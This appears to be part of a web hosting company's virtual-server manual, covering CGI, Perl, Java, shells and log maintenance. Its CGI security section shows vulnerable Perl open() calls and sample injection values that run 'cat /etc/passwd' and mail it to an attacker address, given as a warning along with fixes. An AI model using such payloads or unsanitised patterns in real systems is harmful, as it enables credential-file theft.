Loadable Modules

http://httpd.apache.org/docs/dso.html

http://httpd.apache.org/docs/mod/mod_so.html

http://httpd.apache.org/docs/misc/API.html

http://www.apacheweek.com/features/modulesoup

Additional Apache Sources

http://www.apacheweek.com

http://www.apacheweek.com/features/

http://httpd.apache.org/info/apache_books.html

http://www.gsp.com/support/virtual/web/

Chapter 7 - CGI Scripting and Programming on the Virtual Server

The Virtual Server system is robust in its support of programming languages and compilers. The following compilers are supported:

- gcc (g++)
- C (cc)
- as (an assembler)
- Java

In addition to the above compilers, the Virtual Server system has the capability to run interpreted languages including:

- Perl
- Tcl
- Python
- UNIX shell programs

While it is beyond the scope of this chapter to teach you how to program in a specific language, it can address some common errors that are encountered when using these utilities. This chapter discusses Perl in the most detail, because it is the language most chosen for web development. However, the theoretical discussion of Perl equally applies to scripts written in other languages.

This chapter contains information about the following:

- The Common Gateway Interface (CGI)
- The Virtual Server vs. the Physical Server

- Scripting on Your Virtual Server
- Scripting with Perl
- Understanding Java
- Understanding Compiled Languages
- Understanding Shell Languages
- For More Information

The Common Gateway Interface (CGI)

Your virtual web service is capable of delivering web documents. However, if you use your web server only to deliver static content to web visitors, you are not taking advantage of the full potential of the virtual web service. Your web server is able to dynamically process and deliver content, and it can also respond to complex data sent to the server by a visitor.

There are many mechanisms included in the HTTP protocol that allow a browser to send user-selected data to a server. Your virtual web service does not directly process the data. Instead, it passes the data to external "gateway programs" for processing. This process is known as the Common Gateway Interface (or CGI).

The Common Gateway Interface allows your virtual web service to communicate with external, completely separate programs. When a URL is accessed that references a gateway program, the following occurs:

1. The server launches the gateway program.
2. The gateway program processes user-supplied data.
3. The gateway program returns results to the web server.
4. The server returns the results to the browser that made the original request.

Your virtual web service can also process the data internally via dynamically loaded modules (e.g. **`mod_perl`**). This is akin to adding CGI right into the server, eliminating the separation between server and gateway processes. Your virtual web service is able to process user-supplied data at greater speeds. See Chapter 6 for details on dynamic Apache modules.

CGI scripts can be compiled programs written in languages such as C and C++, or they can be written in interpreted languages such as:

- Perl
- Python
- Tcl
- UNIX shell programs

Your Virtual Server supports the following:

- The ability to install your own custom-developed CGI scripts

- The ability to install CGI scripts that you have downloaded from a third party source

CGI Security Issues

A common problem with CGI scripts is that they can sometimes allow attackers to execute arbitrary shell commands on your Virtual Server. Skilled attackers can utilize poorly written CGI scripts to gain the same privileges you have at the command prompt (such as when you Telnet or SSH to your Virtual Server). This security problem stems from how the scripts are written, not from the security of the Virtual Server environment.

Check all scripts you have authored or downloaded from a third party source. You may unknowingly introduce security holes into your Virtual Server environment from your CGI scripts. Look for instances were the script opens a file handle to an external program such as a mail executable (a common task). When these file handles are opened using user-supplied data, ensure that these data have been properly "sanitized."

For example, you may have authored or installed a script which processes user-supplied data and e-mails it to a recipient, like the following example:

```
open (MAIL, "|/bin/sendmail
$user_supplied_data{'recipient'}");
print MAIL "To: $user_supplied_data{'recipient'}\n";
print MAIL "From: $user_supplied_data{'e-
mail_address'}\n";
close(MAIL);
```

An attacker submitting for the value of "recipient," looks something like:

```
some@e-mail.address; cat /etc/passwd | mail
attacker@e-mail.address
some@e-mail.address && mail attacker@e-mail.address <
/etc/passwd
```

The easiest way to deny an attack (in this example) is to eliminate user-supplied data from the **`open`** command. The **`sendmail`** program has a very useful flag, (**`-t`**) which, when set, forces **`sendmail`** to read the message headers (**`To:`**, **`Cc:`**, **`Bcc:`**) for recipients. So instead of:

```
open (MAIL, "|/bin/sendmail
$user_supplied_data{'recipient'}")
```

use this:

```
open (MAIL, "|/bin/sendmail -t")
```

CGI scripts are also vulnerable when a script executes an external program. For example, a script could perform a lookup on a user-specified domain name's availability, as shown in the following example:

```
open (WHOIS, "/bin/whois
$user_supplied_data{'domain_name'} |");
```

The above code is prone to attack. The attacker could submit a bogus name for the **domain_name** value as shown in the following example:

```
domain.name; cat /etc/passwd | mail attacker@e-
mail.address
```

```
domain.name && mail attacker@e-mail.address <
/etc/passwd
```

The best way to prevent these types of attacks is to "sanitize" user-supplied data. Eliminate any nonessential characters. In the example shown above, check the **domain_name** against a valid character set which included letters, digits, dashes, and periods by using just a few lines of Perl code:

```
if ($user_supplied_data{'domain_name'} =~ /[^A-Za-z0-
9\.\-]/)
```

```
{print "Content-type: text/plain\n\n";
```

```
print "Uh... you entered an invalid domain name.";
```

```
exit(0);}
```

```
open (WHOIS, "/bin/whois
$user_supplied_data{'domain_name'} |");
```

Note: All of the scripts in GSP Service's CGI library use proper security sanitizing methods. We cannot guarantee the security of the scripts and programs in GSP Service's server extension index and contributed script index, because GSP Services did not create them. We have, however, examined these scripts and corrected the problems we found. We also closely monitor CERT advisories and bulletins that apply to the Virtual Server system software.

Proper CGI Security and Other Resources

- http://www.w3.org/Security/Faq/
- http://www.cert.org/tech_tips/cgi_metacharacters.html
- CERT Coordination Center: http://www.cert.org
- CERT advisories on USENET: comp.security.announce

- CERT advisories via e-mail: cert-advisory-request@cert.org
- In the subject line, type "SUBSCRIBE your@e-mail.address"

Your Virtual Server services operate in an environment completely separate of the root system (and any other Virtual Server system hosted on the same machine). As such, your CGI script does not have access to any files residing on the root file system. Your CGI scripts only have access to those files that are located in your home directory hierarchy.

The Virtual Server vs. the Physical Server

Programming on your Virtual Server is different than the programming you may have done in the past. The Virtual Server runs in a special environment that protects and isolates one Virtual Server from another. Because this difference is integrated into the technology of the Virtual Server system, it is sometimes not readily apparent. What causes additional confusion is that Telnet (the program you use to connect to the command line of your Virtual Server) does not run under the Virtual Server environment. Programs are often written and tested from a Telnet "environment," which is different than the environment the script runs under when called, for example, through a web server.

Only one user has access to Telnet (the Virtual Server administrator). When you are logged onto your Virtual Server via Telnet, you are not constrained by the Virtual Server environment. You have access to many utilities that otherwise you would not. The Telnet administrator's "environment" includes access to much of the physical server on which the Virtual Server resides.

When a Virtual Server administrator connects to a Virtual Server via Telnet, he or she arrives at a command prompt display that defaults to their "home" directory:

```
LOGIN_NAME:/usr/home/login_name%
```

Note: The above line is a sample of how a command prompt normally appears in a Telnet session. The rest of the chapter uses a "`%`" sign to represent the command prompt.

When you run the command **`pwd`** (print working directory), it tells you the directory you are in:

```
% pwd
/usr/home/login_name
```

Where **`login_name`** is the login name of the Virtual Server administrator. The following is an example from berrett.org.

```
BERRETT:/usr/home/berrett% pwd
/usr/home/berrett
```

For services other than Telnet, however, home directory is mapped to "**`/`**", or "root." For example, when connecting to a Virtual Server via FTP (using a hypothetical domain name of "yourcompany.com") and type **`pwd`**, it returns "**`/`**".

```
% ftp yourcompany.com
Connected to yourcompany.com
220 yourcompany.com ftp server (Version 5.3.2) ready.
Name (yourcompany.com:root): login_name
331 Password required for login_name.
Password:
230 User login_name logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is current directory.
ftp>
```

The difference between the path seen in Telnet and other services causes a common problem when programming CGI's. For example, at times, administrators desire to send mail from a script. In traditional UNIX, a call can be made to the **`sendmail`** program to send mail. When writing scripts, you must "path" to the program you want to run. With UNIX, you can type **`which sendmail`** to find the path to the program you are calling. For example:

```
% which sendmail
/usr/sbin/sendmail
```

Using **`which`** in the above example returns path to the physical server **`Sendmail`**, rather than your personal Virtual Server **`Sendmail`** that resides on the physical server. Using **`which`** for locating a programs path can be misleading, since the path used in CGI scripts need to be valid when run in the virtual environment. This problem is addressed in the following sections.

Scripting on Your Virtual Server

There are several programs that enable you to get more information from your Virtual Server. The following is a list of useful commands:

- which
- whereis
- Perl

The above commands are explained in the following sections.

Using `which`

The **`Which`** program looks through the various paths in your **`.cshrc`** file (a configuration file in your **`$HOME`** directory) and returns to the path of the first program that matches the **`which`** query. The following is an example of what a **`.CSHRC`** path might look like:

```
set path = (/bin /usr/bin /usr/local/bin ~/bin
~/usr/bin ~/usr/local/bin)
```

The tilde ("**`~`**") is another way of specifying **`$HOME`** (your home directory). So, in the above example, entering **`which sendmail`** tells the Virtual Server to search for the program **`sendmail`** in the **`/usr/home/login_name/bin/`** directory. Since the program is there, it returns:

```
% which sendmail
/usr/home/login_name/bin/sendmail
```

Using `whereis`

There are other methods for checking which program is run. One way of checking is called **`whereis`**. It checks a different set of paths than the **`which`** command to find its programs, so the same test yields a different result:

```
% whereis sendmail
/usr/sbin/sendmail
```

In this instance, the physical server's **sendmail** is found (**/usr/sbin/** was checked before **~/bin**). Why is this important? When the scripts you write run from a web page instead of a Telnet prompt, the paths are different. The scripts no longer have access to libraries or directories above the **$HOME** directory when run from the web server. This is the case even though with Telnet you do have access to libraries and directories. When scripts are run from, for example, a web server, **/usr/home/login_name** is changed to simply "**/**", and your script cannot get above this directory to access any part of the physical server.

For example, if you were to write a script with the path **/usr/sbin/sendmail** the Virtual Server would begin looking in **/usr/home/login_name/** to try to find the path **/usr/sbin/sendmail**. Since it does not exist on your Virtual Server by default, the path **/usr/home/login_name/usr/sbin/sendmail** is not present. Therefore, your script would terminate with an error **unable to find sendmail**.

The problem escalates if you were to write a script with the path to **sendmail** as **/usr/home/login_name/bin/sendmail**. When the script executes it looks in the **$HOME** directory (as it is now root "**/**") to find **/usr/home/login_name/bin/sendmail**. Or to make the search more clear, it tries to find **/usr/home/login_name/usr/home/login_name/bin/sendmail**. This path also does not exist.

Note: When programming for a Virtual Server, remember that the Virtual Server assumes the **$HOME** directory as the virtual root directory, and your pathing to **sendmail** in this case would just be **/bin/sendmail**. Then, when the script runs, it tries to find **$HOME/bin/sendmail** (**/usr/home/login_name/bin/sendmail**). Since this is present, your script runs as expected.

Specifying Paths

Because your CGI scripts operate in the virtual environment, you need to author your script accordingly. Specify pathnames in your CGI scripts relative to your home directory.

For example, in your script you may want to do the following from a file in your directory structure:

- Open
- Write to

- Read from

Note: Instead of specifying a pathname that begins with **`/usr/home/LOGIN/usr/local/...`**, use **`/usr/local/...`** to access the file.

Setting Permissions

After you have uploaded your script or have created it online, give the script permission to execute. In a UNIX environment, each file has a specific mode or set of permissions which determine who can read, or write to, or execute the file (if anyone).

<<How To>> Setting the "Execute Bit" on a File

1. Connect to your Virtual Server via Telnet or SSH.
2. From the command prompt, type:

   ```
   % chmod +x FILENAME
   ```

   `FILENAME` is the name of your script. If a script does not have execute permissions, a **`403 Forbidden`** server error is reported when it attempts to execute the script.

<<How To>> Installing Perl5

Perl5 in installed automatically on your Virtual Server, but if for some reason you need to reinstall it, here are the instructions for doing so. From the Telnet command prompt, type:

```
% vinstall perl5
```

Note: The above command is installing the tar file from the physical server's **`/usr/local/contrib/`** directory to your Virtual Server.

The installation places Perl5 (with all the standard libraries) onto your Virtual Server in the directory **`~/usr/local/lib/perl5/`**. The new Perl5 binary resides in the **`~/usr/local/bin/`** directory. So, the correct path to Perl5 in your scripts is:

```
#!/usr/local/bin/perl
```

When run from the Web, the script changes to the virtual environment and runs **`$HOME/usr/local/bin/perl`**.

Testing Scripts in the Virtual Server Environment

At times, you may create or use a script from someone else, but you want to test the script in the virtual environment.

<<How To>> Testing a Script

From the Telnet command prompt, append the "virtual" command before you call the script. For example:

```
% virtual ./env.cgi
```

The above command would run the **`env.cgi`** script in the same virtual environment that exists for the web server. This action forces each path in the **`env.cgi`** script to run in the "virtual" mode.

Note: Call the script by entering a **`./`** The dot is shorthand that means "start in the current directory."

Troubleshooting

Troubleshooting Common Errors

Some of the common errors you may find in your Error Log file (along with their corresponding solutions) are described below. In each case, the error is displayed first followed by an analysis of the error and possible solutions.

"500" Server Errors

If you encounter the enigmatic **`500 Server Error`** when you execute your scripts, examine the Error Log of your web server. Your Error Log is stored in your **`~/usr/local/etc/httpd/logs`** directory under the name **`error_log`**.

Note: Since you can modify your web server configuration settings to change the location or name of the Error Log file, ensure that you go to the appropriate location to view your Error Log.

<<How To>> Reviewing the Server Error Generated in Real Time

1. Connect to your Virtual Server via Telnet or SSH.
2. From the command prompt, type:

```
% cd ~/usr/local/etc/httpd/logs
% tail –f error_log
```

The **tail** command displays the last part of error log file while printing anything appending to the error log. This can be viewed through your console window. This is a real time view of what is being written to your error log file.

For example, use your browser to execute your CGI script again. When you do this, the actual error message is displayed during your Telnet session.

CGI Script Error

```
Error: "HTTPd/CGI: exec of CGI_PATH_INFO failed,
errno is 2"
```

Analysis and Solution

The first line of your CGI script failed to specify the correct location of the interpreter. If you use a Perl script, please see the "Common Problems with Perl Scripts" section above for the correct first line definition of the Perl interpreter.

If your Perl interpreter definition is correct, you may have uploaded the script to your Virtual Server in BINARY mode from your Windows computer. If this is the case, uploaded the script again in ASCII mode to replace the BINARY version and correct the problem.

Malformed Header Error

```
Error: "HTTPd: malformed header from script
CGI_PATH_INFO"
```

Analysis and Solution

Your script is not printing out a proper header response. When a CGI script runs, it sends a message back to the web server. This message is divided into two parts: a header and the message body. The header tells the web server the "content type" of the data that will be sent as the body of the response. A single blank line separates the header and body of the CGI script response. An example of a valid CGI response is shown below:

```
Content-type: text/html
<html>
<head><title>Title</title></head>
<body bgcolor="white">
Hello world!
```

```
</body>
</html>
```

The "malformed header from script" error message indicates that your script is not properly returning the header portion of the response. Some common header errors include:

- Misspelling **`Content-type`**
- Supplying an invalid content type (e.g. **`text/html`** is a valid type)
- Failing to print out a blank line that separates the header from the body of the response message

Scripting with Perl

Perl (Practical Extraction and Report Language) is an interpreted programming language that pattern matches, manipulates information, and is useful for systems administration automation. Over time, it has become the language of choice for most of the CGI's currently in use on the Web.

By default, your Virtual Server should already have the Perl5 standard libraries installed. If not, or if you wish to reinstall them, follow the directions below.

<<How To>> Installing Perl5

1. Connect to your Virtual Server via Telnet or SSH, and from the command prompt execute the following commands:

   ```
   % cd
   % vinstall perl5
   ```

2. After installing Perl5, point to your new Perl installation by editing your CGI script.

Perl can be called in two ways:

- Directly from the command line

  ```
  % ~/usr/local/bin/perl ./env.cgi
  ```

- Running the program on the first line of the file

You can call Perl by running the program on the first line of the file with the **`#!`** notation. For example, if you are creating a script with Perl, open a file and enter **`#!/usr/local/bin/perl`**. This action informs the computer that the script is a Perl script.

Duplicating the Virtual Environment

Remember, the same problem of confusing the Virtual Server with the physical server can appear when pathing to Perl. When you enter **`which perl`** from the command line, the Perl returned is the first Perl seen in your **`.cshrc$path`**. If this is Perl4, you may be pathing to the wrong Perl (i.e. **`/usr/local/bin/perl4`**).

If you desire to execute the script duplicating the virtual environment, use the **`virtual`** command:

```
% virtual ./env.cgi
```

The first line in the **env.cgi** file is **#!/usr/local/bin/perl**, so the Perl5 binary is used for the script. Perl can also take command line options, which can be useful in debugging scripts. They can also be included on the first line of your script. For example, the following causes Perl to check the syntax of the script:

```
#!/usr/local/bin/perl -c
```

The following forces Perl to look in the **/usr/local/lib/perl5** directory for **include** files:

```
#!/usr/local/bin/perl -I/usr/local/lib/perl5
```

The following forces Perl to print warnings about various things:

```
#!/usr/local/bin/perl -w
```

Note: When a script does not work properly, the **-w** and **-c** options can help debug by generating warnings and check for syntax errors. In addition to these options, check your web server error log files for errors.

<<How To>> Checking Your Server's Error Log Files

1. Connect to your Virtual Server via Telnet.
2. Change directories to the log directory.
3. **Tail** the error log.

```
% cd ~/www/logs
% tail error_log
```

Common Problems and Solutions with Perl Scripts

The following are some common problems and possible solutions that can occur with Perl scripts on a Virtual Server.

Failure to Upload Your Perl Script in ASCII Mode

Perl scripts, unlike compiled executables, are plain text files. Plain text files should be transferred from your local computer to your Virtual Server using ASCII mode (not BINARY mode). Failure to transfer your Perl scripts to your Virtual Server in ASCII mode may result in 500 Server Errors.

Problems with Perl5 Scripts

Script requires Perl5, but Perl5 is not on the Virtual Server.

Or:

The path to Perl that the script uses is **`#!/usr/local/bin/perl4`** rather than **`#!/usr/local/bin/perl`**.

Solution

Install Perl5.

<<How To>> Installing Perl5

Connect to your Virtual Server via Telnet or SSH, and from the command prompt execute the following commands:

```
% cd
% vinstall perl5
```

After installing Perl5, point to your new Perl installation by editing your CGI script.

<<How To>> Editing Your CGI Script

1. From the command prompt, type:

   ```
   % cd www/cgi-bin
   % pico my-cgi.cgi
   ```

2. Change the first line of the script from:

   ```
   #!/usr/bin/perl
   ```

   to:

   ```
   #!/usr/local/bin/perl
   ```

This action runs your Perl program with the Perl5 interpreter rather than perl4, located in **`~/usr/bin/perl`**.

The Perl install now installs a hard linked copy of Perl5. This saves space on the Virtual Server (about 10.8 megabytes).

`Vinstall` can also install the linked copy of Perl5:

```
% vinstall perl5
```

<<How To>> Improper Path Specification of Perl Interpreter

The first line of a Perl script indicates the path name of the Perl interpreter. In the Virtual Server environment, the correct specification of your Perl5 interpreter is **`/usr/local/bin/perl`**. If you downloaded a Perl script from a third party source, the Perl interpreter is most often defined based on the author's host environment, which may be different from the Virtual Server environment. In addition, if you have uploaded a Perl script to your Virtual Server, ensure that the script includes the proper path definition to the Perl5 interpreter. The location of the Perl4 interpreter is specified as **`/usr/local/bin/perl4`**, whereas the Perl5 interpreter location should be specified as **`/usr/local/bin/perl`**.

A Sample Problem with Utilities

Utilities such as **`sendmail`** do not seem to work.

Solution

Because the problem is probably a pathing issue (such as **`/usr/sbin/sendmail`** being used rather than **`/bin/sendmail`**), you must change the paths from physical server paths to Virtual Server paths.

Note: To ensure that your script is calling paths to the Virtual Server environment, see the previous section entitled "The Virtual Server vs. the Physical Server" for more information.

A Sample Problem with a Perl Script Module

A module is not found in the Perl script, which is probably because of a pathing issue (**`usr`** or **`require`** not pathing to the correct Perl module) or module is not included in the current Perl installation.

Solutions

Any of the following solutions can solve the problem of when a module is not found in the Perl script:

- Put the module in the same directory in which the Perl script is running and do not path to it (just call it by name with the **`use`** or **`require`** or other such syntax).
- Put the module in the directory where your other modules are stored, normally **`/usr/local/lib/perl5/`**.
- Add the path to modules you have created or desire to use into the **`@INC`** array. To use this solution, GSP Services suggests the O'Reilly books on Perl.

Installing Perl Modules on Your Virtual Server

Utilities for installing Perl modules generally assume that the installation is being done in the root area of the file system of the host machine. As a Virtual Server user, you do not have access to the root area of the host machine. You must install Perl modules locally, within your Virtual Server file system. The following is explained in more detail:

- Installing Perl5 modules locally
- Making scripts find the modules you have installed
- Installing new modules that require locally installed modules
- Module installation using **`CPAN.pm`**

Installing Perl5 Modules Locally

If you require a Perl5 Module that is not included in the Perl5 Standard Libraries, you may be able use the **`vcpan`** utility to install it. The **`vcpan`** utility is a wrapper around the **`perl5 -MCPAN -e shell`** command that automates module download and installation.

To launch **`vcpan`** into interactive mode, connect to your Virtual Server via Telnet or SSH and type:

```
% vcpan
```

To access the **`vcpan`** online help, type:

```
% vcpan -h
```

Understanding Java

Java is a programming language designed by Sun Microsystems and offers many benefits to the professional programmer and application developer. Java is a byte-compiled language and is completely portable. You can run the same Java binary (or Java class as it is more correctly termed) on a wide range of operating system platforms. In certain circumstances, Java is much faster than interpreted languages (e.g. TCL, Perl) but cannot run as fast as fully compiled languages (C, C++).

Because of its portability, Java and the World Wide Web make an excellent match. With a Java-enabled browser, web designers can embed applets into their web content. The applets are downloaded over the Internet with the context of the web document and are then executed on the local computer. Applets can add interactivity, animations, multimedia, or database interfaces to an otherwise dull and listless web site.

Programming with the Java Virtual Machine

The Java Virtual Machine is at the heart of the Java programming language. In fact, you cannot run a Java class or Java applet without also running an implementation of the Java Virtual Machine. For example, both the browsers Netscape and MSIE include an implementation of the Java Virtual Machine (usually referred to as a Java runtime system).

The Java Virtual Machine is the engine that actually executes a Java program. When a Java program is run, the instructions are not executed directly by the hardware of the local system, instead an interpreter or "virtual processor" walks through the instructions step by step and carries out the action the instruction represents. This may seem abstract, but it actually provides a level of protection between your computer and the software you run on your computer. With a Java Virtual Machine, it is very easy to insert protections that prevent a program from performing malicious acts, such as deleting files on your disk or corrupting memory.

Using Java on Your Virtual Server

There are several Java tools that are currently available on your Virtual Server. The tools are compatible with version 1.0.2 of the Java specification. The 1.0.2 specification is supported by all Java-enabled browsers. The following is a list of the Java tools included on your Virtual Server:

- **`javac`** - Java Bytecode Compiler
- **`java`** - Java Virtual Machine (interpreter) and "just-in-time" Compiler

Java Bytecode Compiler (`javac`)

`javac` converts Java source code (**`.java`** files) into **`.class`** files that contain the Java bytecode for the class. For example:

```
% javac Test.java
```

Where **`Test.java`** is a Java source code file. The resulting class file can then be embedded into web content. If you have a Java-enabled browser, you can check out the example applet yourself.

Java Virtual Machine (Interpreter) and "Just-in-Time" Compiler (`java`)

The Java Virtual Machine is an interpreter for Java bytecode. This also includes a "Just-In-Time" (JIT) code generator. JIT is a technique for speeding up the execution of interpreted programs. The idea is that, just before a method is run for the first time, the machine-independent Java bytecode for the method is converted into native machine code. This native machine code can then be executed by the computer directly, rather than via interpreter. JIT code generator greatly increases the speed of interpreted bytecode to nearly the speed of compiled code. For example:

```
% java Test
```

This executes the **`Test.class`** bytecode compiled with the **`javac`** bytecode compiler (see above).

The Java Virtual Machine installed on the servers is java_x 1.18.

Understanding Compiled Languages

gcc, **cc**, and other compilers are available. The general form for compiling a program written in C would be:

```
% gcc -o filename.out filename.c
```

where **filename.c** is the source file, and **filename.out** is the name you want to give the binary. **cc**, **gcc** and **g++** have many command line options. For more detailed information on these, we suggest initially looking at the **Man** pages:

```
% man gcc
% man cc
```

As one final note, there are **man** pages for some standard library functions, such as **malloc().** The example with **malloc ()** is especially pertinent, as it and other functions that relate to it are stored in the **stdlib.h** header file (which is something you can find out from the **man** pages, but otherwise might throw you for a loop).

Understanding Shell Languages

UNIX is an operating system in that it enables you to interact with the operating system in many methods. These methods usually involve something called a shell. Some shells that come with your Virtual Server include:

- **bash** GNU Bourne-Again shell
- **csh** A shell (command interpreter) with C-like syntax
- **ksh** Public domain Korn shell
- **scotty** A TCL shell including tnm extensions
- **sh** Command interpreter (shell)
- **tclsh** Simple shell containing Tcl interpreter
- **tcsh** C shell with file name completion and command line editing
- **zsh** The Z shell

Note: C shell (**csh**) is the default shell for your Virtual Server.

Information on each of these shells can be obtained from a **man** page query:

```
% man csh
```

You can change a Virtual Server's default login shell by using the **chsh** command. When you run this command, it starts up whatever you have set as your default editor, and it allows you to change any of the following information:

- User database information for Virtual Servers
- Shell: **/bin/csh**
- Full Name: GSP Services
- Location:
- Office Phone:
- Home Phone:

<<How To>> Changing Your Shell from /bin/csh to /bin/tcsh

1. Change the path for your shell to **Shell: /bin/tcsh.**
2. Save the file. The shell takes effect next time you login to the Virtual Server.

C-Shell

Since C shell is the standard with the Virtual Server, you must understand how it works with your Virtual Server. Each shell language is also an interpreter. Shells can be used like Perl or other interpreted languages to write scripts, or automate systems administration tasks. For example, a simple **csh** script might look like the following:

```
#!/bin/csh
echo "Content-type: text/plain"
echo ""
printenv
```

Note: If this script were called from the Web, the user's "environment" would be output to the browser.

Some of C shells features include the ability to:

- Pipe output of one program into the input of another program
- Use the asterisk ("*****") for wildcard filename abbreviations
- Use shell variables (such as **$HOME**) for customizing the environment
- Access previous commands (command history)
- Create aliases (such as the **www** alias in the **$HOME** directory) in a shell program

The C shell configuration files are found in the users **$HOME** directory:

- **.cshrc** Executes every time a new shell is spawned (i.e., every time you make a Telnet connection to your server).
- **.history** Saves a list of commands executed from the command-line.
- **.login** After the **.cshrc** file is executed, **.login** is run.
- **.logout** Executed by the shell when the user logs out.

Other important configuration files can be found in your **~/etc/** directory:

- Password file
- Sendmail file
- Aliases file.

<<How To>> Obtaining More C-Shell Information

Connect to your server via Telnet. At the command prompt type:

```
% man csh
```

Note: You can also get information about other shells, such as the **ksh**, using this technique.

<<How To>> Obtaining Information about C-Shell Commands

Connect to your server via Telnet. At the command prompt type:

```
% man ls
```

Note: Replace **ls** with any command that you need more information about.

C-Shell (CSH) Commands and Descriptions

Command	Description
#A comment	A script that has the symbol **#** as the first character is considered a **CSH** script
#!shell	Used to specify a different shell for the script. Replace the name **shell** with the path to the shell (including Perl) that you want to use for the script
Null	Returns an exit status of Zero
*	Wildcard symbol, matches "any" value
@	Assign a value of an arithmetic expression to the variable alias Allows you to assign an alias for a UNIX command.

If you use DOS , you may want to make aliases for DOS commands that you may confuse with UNIX commands. Store the commands **.cshrc** file.

If you overwrite the standard UNIX convention, call the original by appending the forward slash to the front of the command, by entering:

```
% /ls
```

rather than:

```
% ls
```

UNIX Commands and Descriptions

Command	Description

`bg`	Put the current job in the background
`break`	Resume execution (break out of **`while`** or **`foreach`** loop)
`breaksw`	Break out of **`switch`** statement
`case`	Identify a pattern in a **`switch`** statement
`cd`	Change Directory. Default changes user to home directory
`chdir`	Same as **`cd`**
`continue`	Resume execution of **`while`** or **`for each`** loop
`default`	Label the default case in a **`switch`** statement
`dirs`	Print the directory stack
`echo`	Write supplied string to **`stdout`**
`end`	Ends a **`foreach`** or **`switch`** statement
`endif`	Ends an **`if`** statement
`eval`	**`Eval`** is usually passed an argument. It resolves the variable then runs the resulting command
`exec`	Executes a command
`exit`	Exit a shell script
`fg`	Bring job to the foreground (see **`bg`**)
`foreach/end`	Runs a **`foreach`** loop
`glob`	Similar to **`echo`**, except no **`\`** escapes are recognized. Often used in scripts to force a value to remain the same for the rest of the script
`goto`	Skips to a line beginning with whatever string you put after the **`goto`** command
`hashstat`	Display statistics that show the success level of locating commands via the **`path`** variable

`history`	Display a list of events
`if`	Begin a conditional statement
`Jobs-1`	List all running or stopped jobs
`kill` *`options`* `id`	Terminate the process ID(s) or job ID(s) specified
`kill (proc id)`	Kill the process id number given, usually found through a **`ps -auxw`** command.

UNIX Signals and Functions

Name	No.	Function
HUP	1	Hang up
INT	2	Interrupt
QUIT	3	Quit
ABRT	6	Abort
KILL	9	Non-catchable, non-ignorable kill, the big bomb
ALRM	14	Alarm Clock
TERM	15	Software termination signal
limit		Display limits set on a process or all limits if no arguments are given
login		Replace users login shell with **/bin/login**
logout		Terminate login shell
nice		Change execution priority for specified command
nohup		Prevents "command" from terminating after terminal line is closed
Notify		Reports immediately when a background job completes
onintr		"On Interrupt" Handles interrupts in scripts
popd		Pop a value from the stack
pushd		Push a value onto the stack
rehash		Recompute the hash table for the **PATH** variable (when you create a new command, run **rehash** so the has table finds the command
Repeat		Execute command for the specified number of times
Set		Set a variable to a value

`Setenv`		Assign a value to an environmental variable name
`shift`		Shifts wordlist variables. For example, **`name [2]`** becomes **`name [1]`**. Use this to get values from a wordlist in a script.
`source`		Read and execute commands in a **`CSH`** script. For example, if you add or modify your **`.cshrc`** file, you can do a **`source .cshrc`**.
`stop`		Stop a background job from running.
`suspend`		Suspend the current foreground job (**`<ctrl>-z`**)
`switch`		Set up and argument where what is executed depends on the value of the variable you are matching. Used in conjunction with the **`case`** variable.
`time`		Run a command to show how much time it uses. Use this in a shell script to tell how long that it took to run.
`umask`		Display or set the file creation mask.
`unalias`		Remove an alias from the alias list
`unhash`		Remove the internal hash table (and instead spends the path in the **`PATH`** variable)
`unlimit`		Remove allocation limits on resource.
`unset`		Remove one or more variables (as set by the **`set`** command)
`unsetenv`		Remove an environmental variable
`wait`		Do not execute until all background jobs are completed.
`while/end`		While loop.

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Installing Perl Modules

http://www.gsp.com/support/virtual/perl/mod/

Chapter 8 - Maintaining Your Virtual Server

As a Virtual Server administrator, you are responsible for the daily maintenance tasks associated with your Virtual Server. These responsibilities will vary depending on what is running on your Virtual Server.

This chapter contains information about the following:

- Managing Server Logs
- Managing with **`cron`**
- Managing Quotas
- Managing the Virtual Server Load
- Managing Users
- Backups
- Troubleshooting the Virtual Server
- For More Information

Managing Server Logs

Your Virtual Server has three types of log files: e-mail, FTP, and web. These logs contain helpful diagnostic information as well as invaluable information about your web site visitors. Although extremely useful, your logs can cause a lot of problems if not properly maintained.

Maintaining Your E-mail and FTP Log

The log file for e-mail, FTP, and logins is **`~/var/log/messages`**. This log file is primarily used as a troubleshooting tool for diagnosing e-mail problems. Each time a message passes through the virtual SMTP server, **`sendmail`** logs the transaction. Each time a user checks his or her mailbox through the virtual POP or IMAP server, the transaction is logged. If you connect to your Virtual Server via Telnet or SSH, however, these sessions are not logged in **`var/log/messages`**.

The **`~/var/log/messages`** file contains log entries from various programs. Each entry, one per line, contains the following:

- A time stamp (recording the date and time of the log entry).
- The name of the originating program.
- The text of the log entry.

<<How To>> Viewing the `~/var/log/messages` File

From you Virtual Server command prompt, type:

```
% tail -f ~/var/log/messages
```

The **`tail`** command prints the last ten lines of the named file. The **`-f`** option allows you to "follow" the file as it grows. Exit tail by entering **`<ctrl>-c`**.

Since the **`~/usr/log/messages`** file has a tendency to grow large over time, you should reset it periodically.

<<How To>> Resetting the `~/var/log/messages` File

From you Virtual Server command prompt, type:

```
% cat /dev/null > ~/var/log/messages
```

This action removes all messages recorded in the logs.

Note: Before resetting the log, prepare archival copies, if needed. You can do this, for example, by archiving your files with **`tar`** or **`zip`** and then copying them via FTP from your server to your local computer.

You may also use the **`vnukelog -r`** command. However, this command resets both the messages file and the web server log files. The **`vnukelog`** command is explained in more detail later in this chapter.

Maintaining Your Web Logs

Your business possibly depends on obtaining detailed information about your web site traffic. Your Virtual Server web service allows you to easily obtain statistical information about the usage of your web site. This section covers the following topics about managing your Virtual Server's web logs:

- Web Server Log Format
- Analyzing log files
- Rotating and clearing log files

Web Server Log Format

Your Virtual Server web service logs all traffic at your web site to log files located in your **`~/www/logs`** directory. By default, your Virtual Server is configured to log in the combined log format. All information is logged to the following two log files:

`access_log` (all access, agent, and referrer information is logged to ~/www/logs/access_log)

`error_log`

Logged in these files is the volume of activity at each page on your web site, the type of browser used to access each page, any errors that users may have experienced downloading pages from your site, and where users were referred from when they accessed pages at your site.

Alternatively, you may configure your Virtual Server to log in the common log format by modifying your web server configuration file (**`~/www/conf/httpd.conf`**). In the common log format, all information is logged to four log files:

```
access_log
agent_log
referrer_log
```

```
error_log
```

